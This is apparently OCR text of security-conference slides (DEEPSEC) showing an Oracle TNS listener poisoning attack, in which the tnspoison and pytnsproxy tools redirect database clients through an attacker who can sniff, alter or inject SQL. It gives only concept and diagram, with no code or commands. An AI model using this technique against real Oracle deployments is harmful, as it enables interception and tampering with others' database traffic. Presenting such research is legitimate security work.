


What?




DEEPSEC

What?




DEEPSEC

What?



DEEPSEC

What?



What?

- You can **redirect** a certain percentage of the **Oracle clients**
- The traffic goes through you so you can do anything with it
  - Sniff it
  - Alter it
  - Send your own SQL commands

DEEPSEC

What?

- You can **redirect** a certain percentage of the **Oracle clients**
- The traffic goes through you so you can do anything with it
  - Sniff it
  - Alter it
  - Send your own SQL commands

This is where pytnsproxy can help you!

DEEPSEC

Hijack

Victim

Listener

tnspoison

pytnsproxy

Attacker

DEEPSEC

Hijack

Victim

Listener

Register

tnspoison

pytnsproxy

Attacker

DEEPSEC

Hijack

Victim

Listener

Register

Register

tnspoison

pytnsproxy

Attacker

DEEPSEC

Hijack


Victim —Connect→ Listener ←Register— tnspoison

Listener ←Register— tnspoison

pytnsproxy

Attacker

Hijack

Victim 

Listener 


tnspoison

pytnsproxy

Attacker

DEEPSEC

